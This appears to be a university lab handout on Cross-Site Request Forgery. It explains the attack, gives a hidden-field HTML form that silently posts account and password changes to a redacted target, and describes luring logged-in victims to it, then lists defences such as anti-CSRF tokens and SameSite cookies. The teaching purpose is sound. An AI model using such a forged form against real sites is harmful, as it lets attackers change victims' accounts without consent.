**Experiment No. 7**

**Aim:** Simulating and Preventing Cross-Site Request Forgery (CSRF) Attack.

**Learning Objective:**

- Understand how CSRF attacks work and how they can be simulated.
- Learn effective strategies for preventing CSRF vulnerabilities in web applications.

**Theory:**

**What is a CSRF Attack?**

Cross-Site Request Forgery (CSRF) is a web security vulnerability that allows an attacker to trick an authenticated user into submitting a malicious request to a web application. CSRF typically targets state-changing requests, such as fund transfers or changing account details, by exploiting the trust a site has for a user's browser cookies.


**Steps to Simulate a CSRF Attack**

1. **Choose a Target and Identify Vulnerable Action**
    - Select a web application where the user performs sensitive actions (e.g., money transfer) while authenticated.
2. **Construct a Malicious Request**
    - Create a form or URL that mimics the vulnerable action, embedding target parameters (e.g., recipient, amount).

```
<html>
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="https://[redacted]" method="POST">
      <input type="hidden" name="data_action" value="customer" />
      <input type="hidden" name="firstname" value="CSRF" />
      <input type="hidden" name="lastname" value="Completed" />
      <input type="hidden" name="email" value="CSRF_TEST_Jinson@yopmail.com" />
      <input type="hidden" name="current_password" value="" />
      <input type="hidden" name="password" value="" />
      <input type="hidden" name="confirmation" value="" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


3. **Deliver the Attack**
    - Host this code on an attacker-controlled site.

- Trick the victim (who is logged in to the target application) into visiting this site (e.g., via email, chat, or social engineering).




4. **Observe the Result**

    - If the application does not have CSRF protection, the browser will include the victim's authentication cookies and execute the action as if performed by the user.




**Preventing CSRF**

- **Implement Anti-CSRF (Synchronizer) Tokens**
    - Include a unique, unpredictable token in each form or HTTP request that causes a state change.
    - Server should validate the token on every request. If missing or invalid, reject the request.
- **Use SameSite Cookie Attribute**
    - Configure cookies with SameSite=Strict or SameSite=Lax, reducing cross-origin requests that include credentials.
- **Verify Referer or Origin Header**
    - Check request headers to ensure requests come from trusted sources.
- **Avoid State-Changing Actions via GET Requests**
    - Only allow safe (read-only) operations over GET. Use POST/PUT/DELETE for changes.
- **User Authentication Mechanisms**
    - Add extra validation like re-authentication or CAPTCHA for critical operations.

**Learning Outcome:**

- Explain the theory behind CSRF attacks and their potential impact.
- Demonstrate how to simulate a CSRF attack on a vulnerable application.
- Apply industry-standard practices (anti-CSRF tokens, SameSite, header validation) to mitigate CSRF risks.
- Assess and enhance the security of web applications against CSRF vulnerabilities.

**Conclusion:**

……
……
……
……

**Name:**

**Class: BE-CSE**

**Roll No.:**

**For Faculty Use**

| **Correction Parameters** | **Formative Assessment [40%]** | **Timely completion of Practical [ 40%]** | **Attendance / Learning Attitude [20%]** | |
|---|---|---|---|---|
| **Marks Obtained** | | | | |